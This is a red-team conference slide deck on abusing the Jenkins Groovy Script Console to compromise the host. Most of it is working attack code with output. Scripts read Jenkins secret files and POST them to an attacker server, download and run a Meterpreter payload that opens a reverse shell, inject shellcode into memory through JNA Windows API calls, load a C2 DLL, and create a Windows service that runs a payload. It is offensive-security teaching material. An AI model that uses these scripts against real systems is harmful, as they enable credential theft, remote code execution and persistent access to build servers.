

# TRUSTEDSEC

## Offensively Groovy

SteelCon 2025



# Who am I

- Brandon McGrath (**mez0**)
  - `mez0.cc`
  - `x.com/__mez0__`
  - `github.com/mez-0`
- Targeted Operations @ **TrustedSec**
- Developer @ **pre.empt**
  - `pre.empt.blog`



# Agenda

Jenkins 101

Groovy 102

Example  
groovy scripts

Code  
execution





# Jenkins 101

---

*A short story....*

# Why do we care?

- Code repo enumeration
- Build parameters
- Various pipeline abuses
- Stored credentials
- Console output
- AD Joined



# What's it for?


- CI/CD workflows for devs
- Extensible
- Distributed builds
- etc




## Jenkins: Open-Source Automation for CI/CD

- **What is Jenkins?**  
An open-source automation server for **Continuous Integration (CI)** and **Continuous Delivery (CD)**.
- **Core Benefits:**
  - Automates **build**, **test**, and **deploy** processes
  - Improves software quality and speed
  - Supports **DevOps** workflows
- **Key Features:**
  - 1,800+ plugins (Git, Docker, Slack, etc.)
  - **Pipelines as Code** ( `Jenkinsfile` )
  - **Scalable** with distributed build agents
  - Works with any language or toolchain
- **Use Cases:**
  - Automating software builds and tests
  - Deploying applications to staging/production
  - Monitoring code repositories (e.g., GitHub)





# What's it for?


 **Jenkins**


Search (%+K) ?  2  Admin  log out


Dashboard > creating-a-pipeline-in-blue-ocean > First-pull-branch >


 Status


 Changes


 Build Now

 View Configuration

 Full Stage View

 Open Blue Ocean

 GitHub

 Pipeline Syntax

**Branch First-pull-branch**


Full project name: creating-a-pipeline-in-blue-ocean/First-pull-branch

**Stage View**


Average stage times:  
(Average full run time: ~1h 29min)


	Declarative: Checkout SCM	Build	Test	Test	error	Deliver
#4 Aug 08 14:14 No Changes	1s	36s	36ms	1s	70ms (paused for 1h 24min)	5s (paused for 4min 24s)
#3 Aug 04 20:49 No Changes	472ms	31s	37ms	1s	249ms (paused for 3d 17h) aborted	69ms aborted
#2 Aug 03 14:18 No Changes	7min 27s					


**Permalinks**

**Build History** trend 

Filter builds...

 #4  
Aug 8, 2022, 2:14 PM

 #3  
Aug 4, 2022, 8:49 PM

 #2  
Aug 3, 2022, 2:18 PM





# Caveat

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*There are some specifics...*



# Lazy Admins

Jenkins 2.504.3 Setup

**Service Logon Credentials**

Enter service credentials for the service.

Jenkins 2.504.3 installs and runs as an independent Windows service. To operate in this manner, you must supply the user account credentials for Jenkins 2.504.3 to run successfully.


**Logon Type:**

☐ Run service as LocalSystem (not recommended)

☒ Run service as local or domain user:

Account:

Password:

 Credentials must be tested to continue

# Lazy Admins

jenkins.exe (4232) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles Services

User: NT AUTHORITY\SYSTEM  
User SID: S-1-5-18  
Session: 0 Elevated: Yes (Default) Virtualized: Not allowed

Name	Status ^	Description	SID	Type	Use
Privileges					
SeLockMemoryPrivilege	Enabled	Lock pages in memory	4		
SeTcbPrivilege	Enabled	Act as part of the operating s...	7		
SeSystemProfilePrivilege	Enabled	Profile system performance	11		



# Let's get Groovy

---


*The basics*

# What exactly is Groovy?

- *Is a web-based Groovy shell into the Jenkins runtime. Groovy is a very powerful language which offers the ability to do practically anything Java can do including:*
  - *Create sub-processes and execute arbitrary commands on the Jenkins controller and agents.*
  - *It can even read files in which the Jenkins controller has access to on the host (like /etc/passwd)*
  - *Decrypt credentials configured within Jenkins.*





# Scripting Endpoint


 **Jenkins**

Dashboard > Script Console

+ New Item


 Build History

 Manage Jenkins

 My Views

Build Queue 

No builds in the queue.

Build Executor Status 

0/2

## Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

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# Groovy for Red Teams

---

*Step-by-step*

# Basic Operating System Interaction



```
println new File("C:\\ProgramData\\Jenkins\\.jenkins\\secrets\\initialAdminPassword").getText("UTF-8")
```


Result



```
b4727e732da2406cbf74729c562c3ceb
```



# Basic Operating System Interaction



```
System.getenv().each { key, value ->
    println "${key}=${value};"
}
```

Result



```
LOCALAPPDATA=C:\Windows\system32\config\systemprofile\AppData\Local;
PROCESSOR_LEVEL=25;
USERDOMAIN=WORKGROUP;
JAVA_HOME=C:\Program Files\Java\jdk-21;
WINSW_SERVICE_ID=jenkins;
ALLUSERSPROFILE=C:\ProgramData;
PROCESSOR_ARCHITECTURE=AMD64;
BASE=C:\Program Files\Jenkins;
PSModulePath=C:\Program Files\WindowsPowerShell\Modules;C:\Windows\sys
SystemDrive=C:;
APPDATA=C:\Windows\system32\config\systemprofile\AppData\Roaming;
SERVICE_ID=jenkins;
USERNAME=WINJENKINS$;
ProgramFiles(x86)=C:\Program Files (x86);
CommonProgramFiles=C:\Program Files\Common Files;
Path=C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows
Files\Oracle\Java\javapath;C:\Windows\system32\config\systemprofile\AppData
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;
DriverData=C:\Windows\System32\Drivers\DriverData;
OS=Windows_NT;
```





# Basic Operating System Interaction

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 import java.net.InetAddress
2
3 def hostname = InetAddress.getLocalHost.hostName
4 def username = System.getProperty("user.name")
5
6 println "User: $username"
7 println "Host: $hostname"
8
```

Result



```
User: WINJENKINS$
Host: WINJENKINS
```



# Basic Operating System Interaction

```
import jenkins.model.Jenkins

def jenkins = Jenkins.instance
def nodes = jenkins.nodes

nodes.each { node ->
    println "Node Name: ${node.displayName}"
}
```

Result



Node Name: test

Result: [hudson.slaves.DumbSlave[test]]





# Exfiltration

---

*Get stuff out*

# Exfiltration

```
import java.net.URL
import java.io.File

try {
    def file = new File("c:\\programdata\\jenkins\\.jenkins\\secret.key")
    if (!file.exists()) {
        println "Error: File does not exist: ${file.absolutePath}"
        return
    }
    def fileContents = file.text

    def url = new URL("http://192.168.1.212:5000")
    HttpURLConnection connection = (HttpURLConnection) url.openConnection()

    try {
        connection.setRequestMethod("POST")
        connection.setDoOutput(true)
        connection.setRequestProperty("Content-Type", "text/plain")
        connection.setRequestProperty("Content-Length", "${fileContents.getBytes('UTF-8').length}")
    }
```



# Exfiltration

## Result



```
Response Code: 200
Success Response: {
  "message": "Successfully uploaded 1 file(s)",
  "status": "success",
  "uploaded_files": [
    {
      "original_name": "secret.key",
      "saved_name": "secret_20250702_130538.key",
      "size_bytes": 64,
      "size_human": "0.1 KB",
      "upload_time": "2025-07-02 13:05:38"
    }
  ]
}
```



# Exfiltration

```
mez0 ~ 13:06 > cat /tmp/uploads/secret_20250702_130538.key  
7e254359fe03c40f955765601e92123716acfc8e08a118b8bd634b9e4337f393%
```

```
mez0 ~ 13:06 > |
```





# Infiltration

---

Getting stuff in

# Infiltration

```
import java.nio.file.Files
import java.nio.file.Paths

def downloadAndSaveExe(String fileUrl, String savePath) {
  try {
    URL url = new URL(fileUrl)
    byte[] fileBytes = url.openStream().withStream { inputStream ->
      inputStream.bytes
    }

    Files.write(Paths.get(savePath), fileBytes)
    println "File downloaded and saved successfully to: $savePath"
  } catch (Exception e) {
    println "An error occurred: ${e.message}"
  }
}

String exeUrl = 'http://192.168.1.212:8000/msf.exe'
String saveLocation = 'c:\\windows\\temp\\msf.exe'

downloadAndSaveExe(exeUrl, saveLocation)
```





# Infiltration

## Result



File downloaded and saved successfully to: c:\windows\temp\msf.exe

```
mez0 /tmp 13:16 > python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.1.144 - - [02/Jul/2025 13:20:38] "GET /msf.exe HTTP/1.1" 200
```

Administrator: Windows PowerShell

```
PS C:\temp> Get-ChildItem
```

Directory: C:\temp

Mode	LastWriteTime	Length	Name
-a----	08/07/2025 17:38	7168	msf.exe

```
PS C:\temp>
```





# Starting a process

---

*Getting a callback*

# Starting a process

```
def startBackgroundProcess(String command) {  
    def processBuilder = new ProcessBuilder(command.split(' '))  
    def process = processBuilder.start()  
    return process  
}  
  
def process = startBackgroundProcess('c:\\windows\\temp\\msf.exe')
```

Result



Result: Process[pid=3428, exitValue="not exited"]



# Starting a process

```
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.1.212:4444
[*] Sending stage (203846 bytes) to 192.168.1.144
[*] Meterpreter session 1 opened (192.168.1.212:4444 -> 192.168.1.144:50302) at 2025-07-02 13:22:16 +0100
```



# Starting a process

Aggregaton Hostem	2740		163 MB	NT AUTHORITY\SYSTEM	
jenkins.exe	1588		19.01 MB	NT AUTHORITY\SYSTEM	Windows Service Wrapper
java.exe	3028	0.06	424.63 MB	NT AUTHORITY\SYSTEM	Java(TM) Platform SE binary
conhost.exe	3056		6.44 MB	NT AUTHORITY\SYSTEM	Console Window Host
msf.exe	4564	0.03	256 B/s	3.44 MB	NT AUTHORITY\SYSTEM



# Recap

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*So far so good*

# Recap

- Jenkins and Groovy at a high-level
- Examples of Groovy's capability
- Examples of smuggling stuff in and out





# JNA

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*Java Native Access*



# JNA

- *“JNA provides Java programs easy access to native shared libraries without writing anything but Java code - no JNI or native code is required. This functionality is comparable to Windows' Platform/Invoke and Python's ctypes.”*

## Java Native Access (JNA)

The definitive JNA reference (including an overview and usage details) is in the [JavaDoc](#). Please read the [overview](#). Questions, comments, or exploratory conversations should begin on the [mailing list](#), although you may find it easier to find answers to already-solved problems on [StackOverflow](#).

JNA provides Java programs easy access to native shared libraries without writing anything but Java code - no JNI or native code is required. This functionality is comparable to Windows' Platform/Invoke and Python's ctypes.

JNA allows you to call directly into native functions using natural Java method invocation. The Java call looks just like the call does in native code. Most calls require no special handling or configuration; no boilerplate or generated code is required.

JNA uses a small JNI library stub to dynamically invoke native code. The developer uses a Java interface to describe functions and structures in the target native library. This makes it quite easy to take advantage of native platform features without incurring the high overhead of configuring and building JNI code for multiple platforms. Read this [more in-depth description](#).


While significant attention has been paid to performance, correctness and ease of use take priority.

In addition, JNA includes a platform library with many native functions already mapped as well as a set of utility interfaces that simplify native access.



# Imports

1. **Native:** provides ways to load and map Java methods to native libraries like Psapi and Kernel32
2. **Pointer:** represents native memory pointers; used for process handles and memory management
3. **IntByReference:** allows passing and modifying integers by reference in native code, e.g., process enumeration results
4. **Library:** the base interface that Java interfaces must extend to map native methods



```
import com.sun.jna.Native
import com.sun.jna.Pointer
import com.sun.jna.ptr.IntByReference
import com.sun.jna.Library
```



# Imports

- 1.Psapi Interface:** represents the Psapi library from the Windows API; used for managing and retrieving process information
- 2.Psapi INSTANCE:** a singleton instance of the Psapi interface, loaded via JNA's Native.load() method; allows access to the native library's functions

```
interface Psapi extends Library {  
    Psapi INSTANCE = Native.load("Psapi", Psapi.class)  
  
    boolean EnumProcesses(  
        int[] lpidProcess,  
        int cb,  
        IntByReference lpcbNeeded  
    )  
}
```



# Imports

- 1.Psapi Interface:** represents the Psapi library from the Windows API; used for managing and retrieving process information
- 2.Psapi INSTANCE:** a singleton instance of the Psapi interface, loaded via JNA's Native.load() method; allows access to the native library's functions

## EnumProcesses function (psapi.h)

10/13/2021

Retrieves the process identifier for each process object in the system.

### Syntax

```
C++  
BOOL EnumProcesses(  
    [out] DWORD *lpidProcess,  
    [in]  DWORD  cb,  
    [out] LPDWORD lpcbNeeded  
);
```

Copy





# JNA: Process Listing

---

*WinAPI stuff*

# JNA: Process Listing

```
interface Kernel32 extends Library {
    Kernel32 INSTANCE = Native.load("Kernel32", Kernel32.class)
    Pointer OpenProcess(
        int dwDesiredAccess,
        boolean bInheritHandle,
        int dwProcessId
    )

    boolean CloseHandle(Pointer hObject)
}
```

```
interface Psapi extends Library {
    Psapi INSTANCE = Native.load("Psapi", Psapi.class)
    boolean EnumProcesses(
        int[] lpidProcess,
        int cb,
        IntByReference lpcbNeeded
    )

    int GetModuleFileNameExW(
        Pointer hProcess,
        Pointer hModule
        char[] lpFilename,
        int nSize
    )
}
```



# JNA: Process Listing

```
List<Integer> getProcessIds() {  
    final int PROCESS_ID_ARRAY_SIZE = 1024  
    int[] processIds = new int[PROCESS_ID_ARRAY_SIZE]  
    IntByReference pcbNeeded = new IntByReference()  
  
    boolean success = Psapi.INSTANCE.EnumProcesses(processIds, processIds.size() * Integer.BYTES,  
pcbNeeded)  
  
    if (!success) {  
        throw new RuntimeException("Failed to enumerate processes")  
    }  
  
    int count = pcbNeeded.getValue() / Integer.BYTES  
    return processIds[0..<count].toList()  
}
```



# JNA: Process Listing

```
String getProcessName(int pid) {
    Pointer hProcess = Kernel32.INSTANCE.OpenProcess(0x0400 | 0x0010, false, pid)
    if (hProcess == null) {
        return "Unknown"
    }
    try {
        char[] filename = new char[1024]
        int length = Psapi.INSTANCE.GetModuleFileNameExW(hProcess, null, filename, filename.size())
        String processName = length > 0 ? new String(filename, 0, length) : "Unknown"
        return processName
    } finally {
        Kernel32.INSTANCE.CloseHandle(hProcess)
    }
}
```





# JNA: Process Listing

Result



PID	Process Name
0	Unknown
4	Unknown
100	Unknown
308	Unknown
428	Unknown
528	Unknown
536	Unknown
596	C:\Windows\System32\winlogon.exe
664	Unknown
684	C:\Windows\System32\lsass.exe
792	C:\Windows\System32\svchost.exe
816	C:\Windows\System32\fontdrvhost.exe
824	C:\Windows\System32\fontdrvhost.exe
900	C:\Windows\System32\svchost.exe
1012	C:\Windows\System32\svchost.exe
396	C:\Windows\System32\svchost.exe
524	C:\Windows\System32\dwm.exe
740	C:\Windows\System32\svchost.exe





# JNA: Implants

---

*Code Execution with JNA*

# JNA: Implants

- Unstable
- I did this against CrowdStrike and took down the Jenkins server
- But it works



# JNA: Implants (injection)

```
class Constants {
    static final int PAGE_READWRITE = 0x04
    static final int PAGE_EXECUTE_READ = 0x20
    static final int MEM_COMMIT = 0x1000
    static final int MEM_RESERVE = 0x2000
}

interface Kernel32 extends Library {
    Kernel32 INSTANCE = Native.load("Kernel32", Kernel32.class)
    int GetLastError()
    Pointer CreateThread(
        Pointer lpThreadAttributes,
        int dwStackSize,
        Pointer lpStartAddress,
        Pointer lpParameter,
        int dwCreationFlags,
        IntByReference lpThreadId
    )
    int WaitForSingleObject(
        Pointer hHandle,
        int dwMilliseconds
    )

    Pointer VirtualAlloc(
        Pointer lpAddress,
        int dwSize,
        int flAllocationType,
        int flProtect
    )

    boolean VirtualProtect(
        Pointer lpAddress,
        int dwSize,
        int flNewProtect,
        IntByReference lpflOldProtect
    )
}
```



```
void Go() {
    Pointer lpAddress = Kernel32.INSTANCE.VirtualAlloc(
        null,
        fileBytes.length,
        Constants.MEM_COMMIT | Constants.MEM_RESERVE,
        Constants.PAGE_READWRITE
    )

    if (lpAddress == null) {
        throw new RuntimeException("Failed to allocate memory. Error: " + Kernel32.INSTANCE.GetLastError())
    }

    lpAddress.write(0, fileBytes, 0, fileBytes.length)

    IntByReference lpflOldProtect = new IntByReference()

    if (!Kernel32.INSTANCE.VirtualProtect(lpAddress, fileBytes.length, Constants.PAGE_EXECUTE_READ, lpflOldProtect)) {
        throw new RuntimeException("Failed to change memory protection. Error: " + Kernel32.INSTANCE.GetLastError())
    }

    IntByReference lpThreadId = new IntByReference()

    Pointer hThread = Kernel32.INSTANCE.CreateThread(
        null,
        0,
        lpAddress,
        null,
        0,
        lpThreadId
    )


    if (hThread == null) {
        throw new RuntimeException("Failed to create thread. Error: " + Kernel32.INSTANCE.GetLastError())
    }

    if (Kernel32.INSTANCE.WaitForSingleObject(hThread, (int)0xFFFFFFFF) == 0xFFFFFFFF) {
        throw new RuntimeException("Failed to wait for thread. Error: " + Kernel32.INSTANCE.GetLastError())
    }
}
```



# JNA: Implants (injection)

- Easy to fix with a Thread() object



```
Thread thread = new Thread(){  
    public void run(){  
        Go();  
    }  
}  
  
thread.start();
```




# JNA: Implants (DLL Load)

```
● ● ●  
  
@Grab(group='net.java.dev.jna', module='jna', version='5.12.1')  
import com.sun.jna.Native  
import com.sun.jna.Library  
import com.sun.jna.Pointer  
  
interface CustomLibrary extends Library {  
    CustomLibrary INSTANCE = Native.load("C:\\Users\\Administrator\\Downloads\\c2.x64.dll",  
CustomLibrary.class)  
  
    int entrypoint ()  
}  
  
try {  
    int result = CustomLibrary.INSTANCE.entrypoint()  
    println "CustomFunction result: $result"  
} catch (Exception e) {  
    println "Error: ${e.message}"  
}
```



# JNA: Implants (DLL Load)



C++

```
BOOL WINAPI LogonUserExExW(  
    _In_      LPTSTR      lpszUsername,  
    _In_opt_ LPTSTR      lpszDomain,  
    _In_opt_ LPTSTR      lpszPassword,  
    _In_      DWORD       dwLogonType,  
    _In_      DWORD       dwLogonProvider,  
    _In_opt_ PTOKEN_GROUPS pTokenGroups,  
    _Out_opt_ PHANDLE     phToken,  
    _Out_opt_ PSID        *ppLogonSid,  
    _Out_opt_ PVOID       *ppProfileBuffer,  
    _Out_opt_ LPDWORD     pdwProfileLength,  
    _Out_opt_ PQUOTA_LIMITS pQuotaLimits  
);
```





# JNA: Windows Services

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*Groovy to Windows Service Execution*

# JNA: Services

```
class Constants {  
    static final int SC_MANAGER_CREATE_SERVICE = 0x0002  
    static final int SERVICE_WIN32_OWN_PROCESS = 0x00000010  
    static final int SERVICE_DEMAND_START = 0x00000003  
    static final int SERVICE_ERROR_NORMAL = 0x00000001  
  
    static final long STANDARD_RIGHTS_REQUIRED = 0x000F0000L  
    static final long SERVICE_ALL_ACCESS =  
STANDARD_RIGHTS_REQUIRED | 0x0001 | 0x0002 | 0x0004 | 0x0008 |  
0x0010 | 0x0020 | 0x0040 | 0x0080 | 0x0100  
}
```



# JNA: Services

```
interface Advapi32 extends Library {
    Advapi32 INSTANCE = Native.load("Advapi32", Advapi32.class)

    Pointer OpenSCManagerA(
        String lpMachineName,
        String lpDatabaseName,
        int dwDesiredAccess
    )

    Pointer CreateServiceA(
        Pointer hSCManager,
        String lpServiceName,
        String lpDisplayName,
        int dwDesiredAccess,
        int dwServiceType,
        int dwStartType,
        int dwErrorControl,
        String lpBinaryPathName,
        String lpLoadOrderGroup,
        IntByReference lpdwTagId,
        String lpDependencies,
        String lpServiceStartName,
        String lpPassword
    )

    boolean StartServiceW(
        Pointer hService,
        int dwNumServiceArgs,
        Pointer lpServiceArgVectors
    )

    boolean CloseServiceHandle(Pointer hSCObject)
}
```



# JNA: Services

```
Pointer createService(Pointer hSCManager, String serviceName, String displayName,
String binaryPath) {
    Pointer hService = Advapi32.INSTANCE.CreateServiceA(
        hSCManager,
        serviceName,
        displayName,
        (int) Constants.SERVICE_ALL_ACCESS,
        Constants.SERVICE_WIN32_OWN_PROCESS,
        Constants.SERVICE_DEMAND_START,
        Constants.SERVICE_ERROR_NORMAL,
        binaryPath,
        null,
        null,
        null,
        null,
        null
    )

    if (hService == null) {
        throw new RuntimeException("Failed to create service. Error: " +
Kernel32.INSTANCE.GetLastError())
    }
    return hService
}
```



# JNA: Services

```
try {
    Pointer hSCManager = openSCManager()

    Pointer hService = createService(
        hSCManager,
        "JenkinsSvc_a29a772",
        "Jenkins Background Service",
        "c:\\temp\\service.exe"
    )

    if (hService != null) {
        println "Service created successfully!"
        startService(hService)
        println "Service started successfully!"
        closeHandle(hService)
    }

    closeHandle(hSCManager)
} catch (Exception e) {
    println "Error: ${e.message}"
}
```





# Small detour

---

...

# Automation

- Python CLI Automation Framework
- Standardises groovy
- Repetitive tasks



# Automation

```
19:31:58 | admin@http://192.168.1.144:8080 > help
Commands
```

Command	Description
cat <file>	read a file
creds	List all credentials
dll <path> <export>	Execute a DLL by path and export
engines	List scripting all engines
exfil <file> <url>	exfiltrate data to a url
env	List all environment variables
executors	List all executors
exit	exit the shell
help	show this help message
hostname	get the hostname
ls <path>	list files in the current directory
nodes	List all nodes
oscmd <command>	Execute a command on the OS
ps	List all processes
sc <url>	Download a shellcode
shellcode <url>	Remote shellcode execution
start_process <command>	Start a process
sysinfo	Get system information
sysprops	List all system properties
upload <file> <url>	Upload a file
ver	Get the Jenkins version
whoami	get the current user

```
19:31:59 | admin@http://192.168.1.144:8080 > _
```





# Automation: Services

```
2025-07-08 18:32:42.037 GOOD Response from: upload
                                upload
✓ Status: 200
File downloaded and saved successfully to: c:\temp\msf-service.exe

19:32:42 | admin@http://192.168.1.144:8080 > ls c:\temp
2025-07-08 18:33:13.953 GOOD Response from: ls
                                ls
✓ Status: 200

msf-service.exe      File 48640 bytes
msf.exe              File 7168 bytes

19:33:13 | admin@http://192.168.1.144:8080 > _
```



# Automation: Services

```
19:38:14 | admin@http://192.168.1.144:8080 > _
```



```
msf6 exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.1.212:4444
```

```
mez0 /tmp/www 19:38 ⏏ in 1m4s679ms > python3 -m http.server  
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```





# Recap

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*Part 2*

# Recap

- Jenkins is really old
- Groovy is powerful



# REFERENCES AND ADDITIONAL READING

- <https://www.jenkins.io/doc/book/managing/script-console/>
- <https://github.com/java-native-access/jna>
- <https://trustedsec.com/blog/offensively-groovy>
- <https://github.com/mez-0/offensive-groovy>
- <https://java-native-access.github.io/jna/4.2.1/overview-summary.html>
- <https://github.com/hoto/jenkins-credentials-decryptor>
- <https://www.codurance.com/publications/2019/05/30/accessing-and-dumping-jenkins-credentials>



# TRUSTEDSEC

THANK YOU!

